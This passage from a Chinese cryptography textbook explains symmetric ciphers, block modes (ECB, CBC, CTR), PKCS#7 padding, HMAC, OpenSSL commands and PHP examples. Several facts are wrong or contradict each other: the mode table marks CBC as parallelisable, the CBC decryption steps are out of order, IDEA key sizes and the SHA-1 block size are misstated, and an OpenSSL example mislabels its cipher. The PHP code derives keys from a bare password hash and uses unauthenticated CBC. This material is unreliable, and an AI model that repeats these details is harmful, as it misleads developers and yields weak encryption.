- ◎ 加密和解密操作（算法）是一个互逆过程，算法的背后就是复杂的数学知识。

读者可能好奇对称加密算法的可逆过程，本书不进行阐述，只是从应用的角度解释如何正确地应用密码学算法。

对称加密算法有两种类型，分别是块密码算法（block ciphers）和流密码算法（stream ciphers），表 2-7 和表 2-8 简单列举了常用的对称加密算法。

读者可以暂时不用理解分组长度的概念，密钥长度是对称加密算法中非常关键的一个概念，密钥长度决定了算法的安全性。

表 2-7 块密码算法

算 法	密 钥 长 度	分 组 长 度	说 明
AES	128、192、256 比特	128 比特	对称加密算法的标准算法
DES	56 比特	64 比特	早期对称加密算法标准
3DES	128 或者 168 比特	64 比特	三重 DES 算法
Blowfish	可变密钥长度，32~448 比特之间	64 比特	不推荐使用
Rijndael	128、192、256 比特	128、192、256 比特	AES 算法的原生算法
Camellia	128、192、256 比特	128 比特	不太常见的加密算法
IDEA 算法	128、192、256 比特	128 比特	不太常见的加密算法
SEED 算法	128 比特	128 比特	不太常见的加密算法

表 2-8 流密码算法

算 法	密 钥 长 度	说 明
RC4	可变密钥长度，建议 2048 比特	目前已被证明不安全
ChaCha	可变密钥长度，建议 256 比特	一种新型的流密码算法

既然有这么多块密码算法，使用哪种算法呢？建议使用 AES 算法，该算法是对称加密算法的标准算法，后续也主要以 AES 算法讲解。

美国国家标准与技术研究院（National Institute of Standards and Technology，NIST）对众多的对称加密算法进行了考核，从安全性和效率进行了多方面评测，最终选取 Rijndael 算法作为对称加密算法的标准。以 Rijndael 算法为原型，创建了 AES（Advanced Encryption Standard）算法，AES 就是最终的对称加密算法标准。Rijndael 算法和 AES 算法略微不同，但在理解的时候可以认为是相同的算法。

2.4.1 流密码算法

在介绍流密码算法之前，先简单介绍下一次性密码本（one-time pad）的概念，一次性密码本诞生了流密码算法。

一次性密码本非常简单，大概原理如下：

- ◎ 明文与同样长度的序列进行 XOR 运算得到密文。
- ◎ 密文与加密使用的序列再进行 XOR 运算就会得到原始明文。

一次性密码本的核心操作就是 XOR 运算（异或操作），公式如下：

0	XOR	0	=	0
0	XOR	1	=	1
1	XOR	0	=	1
1	XOR	1	=	0

也就是两个比特（可能是 1 或者 0）进行 XOR 运算，如果比特相同，结果就是 0，或者结果就是 1。

接下来看一个实际的例子：

good 字符串是明文，其对应的明文序列是

01100111	01101111	01101111	01100100

skey 字符串是密钥，其对应的密钥序列是

01110011	01101011	01100101	01111001

对明文序列和密钥序列进行 XOR 运算得到密文序列值：

	01100111	01101111	01101111	01100100
XOR	01110011	01101011	01100101	01111001
	00010100	00000100	00001010	00011101

将密文序列和密钥序列进行 XOR 运算得到明文序列：

	00010100	00000100	00001010	00011101
XOR	01110011	01101011	01100101	01111001
	01100111	01101111	01101111	01100100

通过两次 XOR 操作，最终会得到原始序列。

一次性密钥本的关键在于：

- ◎ 密钥每次必须不一样，否则同一个明文和密钥就会获得相同的内容。
- ◎ 一次性密钥本是无法破解的，原因就在于破解者无法确认破解的明文就是原始明文。

理解一次性密钥本之后，就可以大概明白流密码算法的工作原理了，以 RC4 流密码算法为例，关键就在于算法内部生成了一个伪随机的密钥流（keystream），密钥流的特点如下：

- ◎ 密钥流的长度和密钥长度是一样的。
- ◎ 密钥流是一个伪随机数，是不可预测的。
- ◎ 生成伪随机数都需要一个种子（seed），种子就是 RC4 算法的密钥，基于同样一个密钥（或者称为种子），加密者和解密者能够获取相同的密钥流。

有了密钥流，随后的加密解密就非常简单了，就是 XOR 运算。

流密码算法之所以称为流密码算法，就在于每次 XOR 运算的时候，是连续对数据流进行运算的一种算法，每次处理的数据流大小一般是一字节。流密码算法可以并行处理，运算速度非常快，但目前 RC4 已经被证明是不安全的了，建议使用接下来讲解的块密码算法。

2.4.2 块密码算法

块密码算法在运算（加密或者解密）的时候，不是一次性完成的，每次对固定长度的数据块（block）进行处理，也就是说完成一次加密或者解密可能要经过多次运算，最终得到的密文长度和明文长度是一样的。

数据块的长度就称为分组长度（block size），由于大部分明文的长度远远大于分组长度，所有要经过多次迭代运算才能得到最终的密文或明文，块密码算法有多种迭代模式（Block cipher modes of operation），迭代模式也可以称为分组模式。

通过以上的描述可以了解：

- ◎ 块密码算法不是一次运算完成的，块密码算法有多种迭代模式，每次迭代固定长度的数据块，这是需要重点理解的。
- ◎ 分组长度和密钥长度并没有必然的联系，对称加密算法的安全性取决于密钥长度。
- ◎ 如果明文（或者密文）的长度除以分组长度不是整数倍，需要对明文进行填充（后续章节会讲解），保证最终处理的数据长度是分组长度的整数块。

块密码算法有多种迭代模式，接下来讲解几个比较有代表性的迭代模式。

1) ECB 模式

ECB 模式（Electronic Codebook）是最简单的一种迭代模式，这种迭代模式是存在安全问题的，一般不建议使用。

先通过图 2-2 了解加密过程。

- ◎ 将明文拆分成多个数据块，每个数据块的长度等于分组长度，如果最后一个数据块长度小于分组长度，需要进行填充保证最后一个数据块长度等于分组长度。
- ◎ 依次对每个数据块进行迭代得到每个数据块的密文分组，将所有密文分组组合在一起就得到最终的密文，密文长度等同于明文长度。

接下来看看解密过程，如图 2-3 所示。




图 2-2 ECB 模式加密




图 2-3 ECB 模式解密

- ◎ 将密文拆分成多个数据块，每个数据块的长度等于分组长度。
- ◎ 依次对每个数据块进行迭代得到每个数据块的明文分组，最后一个明文分组要去除填充值，最终将明文分组组合在一起就得到最终的明文。

ECB 模式最大的特点就是每个迭代过程都是独立的，是可以并行处理的，能够加快运算速度。由于固定的明文和密钥每次运算的结果都是相同的，这会造成很多的安全问题。

举个例子：

```

+-----+-----+-----+
|h e l l o | c h i n a | 原始值
+-----+-----+-----+
|68 65 6c 6c 6f|63 68 69 6e 61| 原始值十六进制
+-----+-----+-----+
|77 82 71 71 82|33 77 23 54 62| 加密值
+-----+-----+-----+

```

“hellochaia”这个字符串对于同一个密钥来说，经过两次迭代运算得到的密文值永远是不变的，攻击者截取到密文很容易发现加密采用的是 ECB 模式，从而可以观察到很多

规律，比如密文中多次出现 71，最终可能成功破解出明文。

即使攻击者不能破解，也可以篡改密文，比如将所有的 71 替换为 77，然后再将篡改的数据发送给接收者，接收者最终根据密钥反解得到字符串“hehhochina”，可这个字符串并不是原始明文，虽然能够正确解密但是明文已经被篡改了。

2) CBC 模式

CBC 模式（Cipher Block Chaining）是比较常见的一种迭代模式，解决了 ECB 模式的安全问题。

先通过图 2-4 了解加密过程。




图 2-4 CBC 模式加密

- ◎ 将密文拆分成多个数据块，每个数据块的长度等于分组长度，如果最后一个数据块长度小于分组长度，需要进行填充保证最后一个数据块长度等于分组长度。
- ◎ 首先处理第一个数据块，生成一个随机的初始化向量 IV（Initialization Vector），初始化向量和第一个数据块进行 XOR 运算，运算的结果经过加密得到第一个密文分组。
- ◎ 接着处理后续的数据块，第 n 个数据块会和前 $n-1$ 密文分组进行 XOR 运算，运算的结果再进行加密得到第 n 个密文分组。对于第一个数据块来说，它的前一个密文分组就是初始化向量。
- ◎ 将各个密文分组组合在一起就是完整的密文。

接下来看看解密过程，如图 2-5 所示。

- ◎ 将密文拆分成多个数据块，每个数据块的长度等于分组长度。
- ◎ 对于解密者来说，初始化向量 IV 是随同密文发送给解密者的，而且该值是不加密的。

- ◎ 初始化向量和第一个数据块进行 XOR 运算，运算的结果经过解密得到第一个明文分组。
- ◎ 接着处理后续的数据块，第 n 个数据块会和前 $n-1$ 密文分组进行 XOR 运算，运算的结果再进行解密得到第 n 个明文分组，最后一个明文分组要去除填充值。
- ◎ 将各个明文分组组合在一起就是最终的明文。




图 2-5 CBC 模式解密

CBC 加密模式非常常见，但是使用起来很烦琐，如果应用不当，很容易出现问题，需要注意以下几点：

- ◎ CBC 模式引入了初始化向量的概念，初始化向量是一个随机数，长度等于分组长度。
- ◎ 初始化向量必须每次都不一样，有了随机的初始化向量，同样的明文和密钥最终得到的密文是不一样的，解决了 ECB 模式存在的安全问题。
- ◎ 一般情况下初始化向量和密文是同时传输给解密者的，而且初始化向量是不加密的。
- ◎ 每个数据块（明文或者密文）和上一个数据块之间都是有关联的，上一个数据块稍有变化，最终得到的结果完全不一样。
- ◎ 迭代运算数据块不能并行处理，只有处理完第 n 个数据块，才能继续处理第 $n+1$ 个数据块。

3) CTR 模式

CTR 模式 (counter) 在迭代的时候，相当于是一个流密码的运行模式。每次迭代运算的时候要生成一个密钥流 (keystream)，生成密钥流的方法可以是任意的，但是各个密钥流之间是有关系的，最简单的方式就是密钥流不断递增，所以才叫作计数器模式。

先通过图 2-6 了解加密过程。




图 2-6 CTR 模式加密

- ◎ 将密文拆分成多个数据块，和 CBC 迭代不一样的是不需要进行填充处理。
- ◎ 在处理迭代之前，先生成每个密钥流，有 n 个数据块，就有 n 个密钥流。根据第 n 个密钥流可以得到第 $n+1$ 个密钥流，最简单的方式就是密钥流每次递增加一。
- ◎ 第一个密钥流的获取方式也很简单，就是生成一个随机值 (Nonce)，Nonce 和 IV 可以等同理解，一个不容易推导出来的随机值。
- ◎ 接下来进行迭代加密处理，密钥流和密钥进行处理，得到的值再和数据块进行 XOR 运算（每次迭代相当于流密码运行模式）得到密文分组。
- ◎ 迭代运行每个数据块，最终得到密文。

接下来看看解密过程，如图 2-7 所示。




图 2-7 CTR 模式解密

- ◎ 将密文拆分成多个数据块，和 CBC 迭代不一样的是不需要进行填充处理。
- ◎ 对于解密者来说，Nonce 是加密者随同密文发送给解密者的，而且该值是不加密的。
- ◎ 生成每个数据块对应的密钥流，每个密钥流之间是有关系的。
- ◎ 迭代加密密钥流和密钥，得到的值和每个密文分组进行 XOR 运算，得到明文分组。
- ◎ 对每个密文分组迭代运算，最终得到明文。

CBC 模式和 CTR 模式是最常用的两种迭代模式，表 2-9 列举了所有的迭代模式。

表 2-9 所有的迭代模式

模 式	名 称	特 点	说 明
ECB	Electronic Codebook	运算快速，支持并行处理，需要填充	不推荐使用
CBC	Cipher Block Chaining	支持并行处理，需要填充	推荐使用
CFB	Cipher Feedback	支持并行处理，不需要填充	不推荐使用
OFB	Output Feedback	迭代运算使用流密码模式，不需要填充	不推荐使用
CTR	Counter	迭代运算使用流密码模式，支持并行处理，不需要填充	推荐使用
XTS	XEX-based tweaked-codebook	不需要填充	用于本地硬盘存储解决方案中

2.4.3 填充标准

很多开发者知道特定密码学算法能够解决特定问题，但在实际应用算法的时候却经常犯错，比如在 AES 算法中不知道如何生成正确地初始化向量、不知道如何处理填充（padding）。

为了正确和安全地使用密码算法，定义了很多标准，指导开发者使用密码学算法，在后面的密码学算法中也会讲解更多的标准。本节会涉及 PKCS#7 和 PKCS#5 标准，更确切地说是这两个标准中的填充机制标准。

再回顾下填充机制，对于对称加密算法来说，明文长度必须是分组长度的倍数，如果不是倍数，必须有一种填充的机制，填充某些数据保证明文长度是分组长度的倍数。

填充机制并没有太多的限制，比如可以使用 zero 字符的填充模式，假设分组长度是 64 比特，明文最后一个分组长度是 24 比特，可以补充 40 比特的 zero 字符，描述如下：

最后一个密钥块 (十六进制)	= f 0 r _ _ _ _ _
密钥	= 01 23 45 67 89 AB CD EF
最后数据块密文	= 9E 14 FB 96 C5 FE EB 75

解密后，最后一个明文分组就是 66 6f 72 00 00 00 00 00，去除明文末尾的 zero 字符，就得到原始明文。

zero 字符填充模式最大的问题就是如果明文末尾本身就存在 zero 字符，解密后得到的明文就不是原始明文了。

接下来介绍 PKCS#7 填充标准，PKCS#7 填充标准其实很简单，读者可以观察如下填充规律：

```
01
02 02
03 03 03
04 04 04 04
05 05 05 05 05
06 06 06 06 06 06
```

从伪代码中可以看出，根据填充的字节数量进行对应的填充，如果填充的字节长度 n 是 3，填充的值就是 030303；如果 n 是 5，那么填充的值就是 0505050505，填充值最后一个字节代表的就是实际填充的长度。

读者可以参考 RFC 5652 文档，了解计算填充的公式：

```
01 -- if lth mod k = k-1
02 02 -- if lth mod k = k-2
.
.
.
k k ... k k -- if lth mod k = 0
```

其中 k 可以理解为分组长度， lth 表示明文或者密文的长度，如果分组长度是 256 比特，则最多填充 255 个字节。

完成解密后，读取解密值的最后一个字节的值 n ，去除最后 n 个字节得到原始明文。

PKCS#5 和 PKCS#7 处理填充机制的方式其实是一样的，只是 PKCS#5 处理的分组长度只能是 8 字节，而 PKCS#7 处理的分组长度可以是 1 到 255 任意字节，从这个角度看，可以认为 PKCS#5 是 PKCS#7 标准的子集。AES 算法中分组长度没有 8 字节，所以 AES 算法使用 PKCS#7 标准。

标准的好处：

- ◎ 约定俗成，通信双方约定 AES 算法使用标准（比如 AES-128-CBC-PKCS#7），填充标准是 PKCS#7，密钥长度是 128 比特，分组模式是 CBC，AES 算法默认分组长度是 128 比特，双方基于同样的标准处理加密和解密。
- ◎ 标准代表严谨，能够成为标准，必然是经过充分验证的，可以安全使用。

从安全的角度看，初始化向量应该是随机的，不容易预测的，推荐使用随机数生成器生成初始化向量，初始化向量长度等同于分组长度。

2.4.4 对称加密算法实践

对于读者来说，知晓了对称加密算法能够保证数据机密性，有不同的分组模式，加密

和解密密钥是相同的。但更想知道如何实践，下面用 OpenSSL 命令行工具和 PHP 语言进行演示。

1) OpenSSL 命令行应用 AES 算法

对于 OpenSSL 命令行来说，对称加密算法主要使用 `enc` 子命令，后面的参数可以指定具体的加密算法。不过也可以直接使用对称加密算法对应的子命令来操作，比如下面的命令是等价的：

```
# 采用 3des 算法
$ openssl enc des3
```

```
#采用 3des 算法
$ openssl des3
```

也可以通过如下命令显示系统支持的加密算法：

```
$ openssl list -cipher-algorithms
```

该命令的输出很多，比如：

```
aes256 => AES-256-CBC
DES-EDE3-CBC
ChaCha20-Poly1305
AES-128-CBC-HMAC-SHA1
```

简单介绍下 AES-256-CBC 的概念，其他算法本章后续会有描述，AES-256-CBC 算法标准表示采用 AES 算法，密钥长度是 256 比特，分组模式是 CBC。

现在执行一个加密操作：

```
$ openssl enc -aes-256-cbc -salt -in file.txt -out file.enc -pass
pass:mypassword -p
```

最终输出：

```
salt=8A023D3B41110145
key=61C75CBC2AB30EBA1ECF0DFCFECF77C4
iv =1AF6EFF5B184C9BF4554E1A5E60A1054
```

该命令使用 `aes-128-cbc` 算法对 `file.txt` 进行加密，最终输出的 `file.enc` 文件中包含密文和一些关键的信息（`salt`、`iv`），接下来简单介绍相关参数。

- ◎ `-in` 表示从文件中读出明文内容。
- ◎ `-out` 表示将加密内容保存到某个文件中。
- ◎ `-aes-256-cbc` 表示加密算法和标准。

◎ `-p` 参数是打印本次加密过程中 `salt`、密钥、初始化向量的值。

读者可能有个疑问，AES 算法使用的密钥在哪儿呢？在本例中密钥通过口令（就是 `mypassword`）和 `Salt` 生成，口令的概念本章后续会讲解，目前只要明白几点：

◎ AES 算法使用的密钥通过口令和 `Salt` 生成，同样的口令和 `Salt` 会生成同样的密钥。

◎ `Salt` 的主要作用是为了保证同样的口令可以生成不同的密钥，是明文传输的。

在 `file.enc` 文件中包含 `salt` 和初始化向量值，这两个值不用加密也没法加密，因为解密的时候要用。

然后了解解密过程：

```
$ openssl enc -d -aes-256-cbc -in file.enc
```

读者可能会说为什么没有 `-pass` 参数，在命令行中假如不指定 `-pass` 参数，OpenSSL 命令会交互式提醒用户输入口令，输出的值如果等同于明文，表示验证正确。

如果对于对称加密算法比较了解，可以通过 OpenSSL 命令行显式地输入初始化向量、密钥，比如：

```
# 加密
$ openssl enc -aes-128-cbc -in e.txt -out m.txt -iv E9EDACA1BD7090C6 -K
89D4B1678D604FAA3DBFFD030A314B29

# 解密
$ openssl enc -aes-128-cbc -in m.txt -d -iv E9EDACA1BD7090C6 -K
89D4B1678D604FAA3DBFFD030A314B29
```

`-iv` 表示初始化向量，`-K` 表示密钥，密钥长度和初始化向量长度如果输入错误，OpenSSL 命令行会报错。

读者可能很奇怪，填充标准怎么没有在 OpenSSL 命令行中涉及呢？实际上 OpenSSL 命令行默认使用的填充标准就是 PKCS#7 标准，这也进一步说明工具使用可能很简单，但会使用工具不代表理解事物的本质，读者可以输入下列命令了解详细的使用方法：

```
$ openssl enc --help
```

2) PHP 语言应用 AES 算法

接下来使用 PHP 语言了解如何正确使用 AES 算法。

```
class AES128Encryptor
{
    // 128 表示的是分组长度，可以用 MCRYPT_RIJNDAEL_128 表示 AES 算法
    private $_cipher = MCRYPT_RIJNDAEL_128;
```

```

// 分组模式
private $_mode = MCRYPT_MODE_CBC;

// 密钥
private $_key;

// 初始化向量长度
private $_ivSize;

// 构造函数
public function __construct($key)
{
    $this->_key = $key;

    // 可以从算法计算出初始化向量长度
    $this->_ivSize = mcrypt_get_iv_size($this->_cipher, $this->_mode);

    // 获取特定算法和分组模式对应的密钥长度
    $keyMaxLen = mcrypt_get_key_size($this->_cipher, $this->_mode);

    // 如果输入的密钥长度不合法，则直接报错
    if (strlen($key) > $keyMaxLen) {
        throw new Exception("error");
    }
}

// 加密数据
public function encrypt($data)
{
    // 获取特定算法和分组模式的分组长度
    $blockSize = mcrypt_get_block_size($this->_cipher, $this->_mode);

    // PKCS#7 填充标准
    $pad = $blockSize - (strlen($data) % $blockSize);

    // 生成随机的初始化向量
    $iv = mcrypt_create_iv($this->_ivSize, MCRYPT_DEV_URANDOM);

    // 密文包含初始化向量，而且是不加密的
    return $iv . mcrypt_encrypt(
        $this->_cipher,
        $this->_key,
        $data . str_repeat(chr($pad), $pad),
        $this->_mode,
        $iv
    );
}

```

```
    );  
}  
  
// 解密  
public function decrypt($encryptedData)  
{  
    // 从密文中获取初始化向量，初始化向量的长度等于分组长度  
    $iv = substr($encryptedData, 0, $this->_ivSize);  
  
    $data = mcrypt_decrypt(  
        $this->_cipher,  
        $this->_key,  
        substr($encryptedData, $this->_ivSize),  
        $this->_mode,  
        $iv  
    );  
  
    // 去除填充  
    $pad = ord($data[strlen($data) - 1]);  
    return substr($data, 0, -$pad);  
}  
}  
  
// 密钥基于口令使用 Hash 算法生成  
$hash = hash('SHA256', "password", true);  
  
// 密钥长度是 128 比特  
$key = substr($hash, 0, 16);  
  
$obj = new AES128Encryptor($key);  
// 加密  
$d = $obj->encrypt("hello");  
  
// 解密  
echo $obj->decrypt($d);
```

总结：

- ◎ 密钥的生成很关键，尽量保证足够随机，生成方式有很多种。
- ◎ 初始化向量值要足够随机，不要有规律，初始化向量和密文一起发送给接收者。
- ◎ 从例子可以看出密钥、初始化向量、分组长度、填充机制是如何有效结合的。
- ◎ 对于 PHP 语言来说，尽量不要使用 mcrypt 库，可以使用 PHP 的 OpenSSL 库函数，本例只是为了说明如何使用 AES 算法进行加密和解密。

2.5 消息验证码

本节介绍一个和 Hash 算法息息相关的算法，这就是消息验证码（Message Authentication Code, MAC）算法。Hash 算法能够完成密码学目标之一的完整性校验，但却不能避免消息被篡改，为避免消息被篡改，需要用到消息验证码。消息验证码非常重要，一般结合加密算法一起使用。

2.5.1 什么是消息验证码

在密码学应用中，很多情况下，传递的消息没有必要加密，只要确保消息是完整且没有被篡改即可。比如开发者开发了一组天气 API，接口返回的数据并没有加密，原因可能如下：

- ◎ 接口的数据并不重要，对隐私性要求不高。
- ◎ 加密和解密过程很消耗性能。

所以接口的设计目标仅仅是避免消息被篡改，读者可能说那很简单啊，接口消息通过 Hash 算法得到一个摘要值，摘要值和接口消息同时作为接口内容返回不就解决问题了吗？具体的处理逻辑如图 2-8 所示。




图 2-8 Hash 算法不能解决消息验证（1）

图 2-8 的逻辑看上去没有问题，接收方校验摘要值是相同的，如果相同是否能够说明消息没有篡改？实际上这种方案存在中间人攻击（后续章节会讲解），具体攻击逻辑如图 2-9 所示。

通过图 2-9 可以看出，攻击者对消息进行拦截，同时修改接口消息和消息的摘要值然后发送给接收方，接收方收到消息后，对接口消息计算摘要值，然后与接收到的摘要值进行比较，如果相同，接收方认为消息是完整的。可实际呢？消息虽然是完整的，但被篡改

了，或者说消息被伪装了，但对于接收方来说，仅仅通过摘要值无法验证消息是不是篡改了，这时候需要使用 MAC 算法。




图 2-9 Hash 算法不能解决消息验证（2）

以上例子也充分证明了 Hash 算法和 MAC 算法密码学目标是不一样的。

消息验证码算法的特点：

- ◎ 证明消息没有被篡改，这和 Hash 算法类似。
- ◎ 消息是正确的发送者发送的，也就是说消息是经过验证的。

注意，消息验证和身份验证是不同的概念，身份验证会在本章后续部分详细描述。

如何确保消息是特定人发送的呢？在通信双方可以维护同一个密钥，只有拥有密钥的通信双方才能生成和验证消息验证码，消息验证码算法需要一个密钥，这 and 对称加密算法是一样的，通信双方在消息传递之前需要获得同样的密钥。

消息验证码的模型很简单：

MAC 值 = mac（消息，密钥）

MAC 值一般和原始消息一起传输，原始消息可以选择加密，也可以选择不加密，通信双方会以相同的方式生成 MAC 值，然后进行比较，图 2-10 概括了该过程。




图 2-10 MAC 处理流程

一旦两个 MAC 值相同表示 MAC 验证正确，否则验证失败。

2.5.2 MAC 算法的种类

在密码学中，MAC 算法有两种形式，分别是 CBC-MAC 算法和 HMAC 算法。

CBC-MAC 算法从块密码算法的 CBC 分组模式演变而来，简单地说就是最后一个密文分组的值就是 MAC 值，在 HTTP 中应用最多的 MAC 算法是 HMAC 算法，所以重点讲解 HMAC 算法。

HMAC (Hash-based Message Authentication Code) 算法使用 Hash 算法作为加密基元，HMAC 结合 Hash 算法有多种变种，比如 HMAC-SHA-1、HMAC-SHA256、HMAC-SHA512。

读者不要误以为 HMAC 算法就是 Hash 算法加上一个密钥，HMAC 算法只是基于 Hash 算法的，内部的实现还是相当复杂的，接下来用伪代码进行描述。

```
Function hmac
  Inputs:
    key:      HMAC 算法的密钥
    message:   原始消息
    hash:      HMAC 算法采用的加密基元，比如可以是 SHA-1 摘要算法
    blockSize: Hash 算法的分组长度，比如 SHA-1 算法的分组长度是 160 比特

  # 确保密钥长度等于分组长度
  if (length(key) > blockSize) then
    key ← hash(key)
  if (length(key)
    key ← Pad(key, blockSize)

    # 0x5c * blockSize 的值称为 opad，对 0x5c 迭代多次得到，长度等同于分组长度
    # 0x36 * blockSize 的值称为 ipad，对 0x36 迭代多次得到，长度等同于分组长度
    o_key_pad = key xor [0x5c * blockSize]
    i_key_pad = key xor [0x36 * blockSize]

    # 进行多次 Hash 运算得到 MAC 值
    return hash(o_key_pad // hash(i_key_pad // message))
```

2.5.3 消息验证码算法实践

1) PHP

用一个 PHP 例子来解释如何使用 HMAC 算法：

```
//在消息上附加 MAC 值
```

```
function hmacSign($message, $key){
    return hash_hmac('sha256', $message, $key) . $message;
}

function hmacVerify($bundle, $key){
    //取出 HMAC 值
    $mac = mb_substr($bundle, 0, 64, '8bit');

    //取出原始消息
    $message = mb_substr($bundle, 64, null, '8bit');

    //进行比较
    return hash_equals(
        hash_hmac('sha256', $message, $key),
        $mac
    );
}

$ciphertext = "hello";
$key = "000102030405060708090a0b0c0d0e0f";
$message = hmacSign($ciphertext, $key);
var_dump(hmacVerify($message, $key));
```

hash_hmac 函数是 PHP 内置的一个 HMAC 算法，需要传递两个关键参数，分别是特定 Hash 算法名称和密钥。

2) OpenSSL

在使用 HMAC 算法之前，先了解 OpenSSL 命令行如何操作 Hash 算法，使用很简单，下面的例子是生成摘要值：

```
# 对文件 file.txt 通过 SHA-1 算法计算摘要值
$ openssl dgst -sha1 file.txt

# 对文件 file.txt 通过 SHA-1 算法计算摘要值，并将摘要值保存到文件 digest.txt 中
$ openssl sha1 -out digest.txt file.txt
```

接下来看看如何利用 OpenSSL 命令行生成 HMAC 值，也非常简单：

```
# 使用 HMAC-SHA-1 算法，结合密钥 "mykey" 对文件内容进行运算并生成 HMAC 值
$ openssl dgst -sha1 -hmac "mykey" file.txt
```

2.5.4 加密算法不能提供完整性

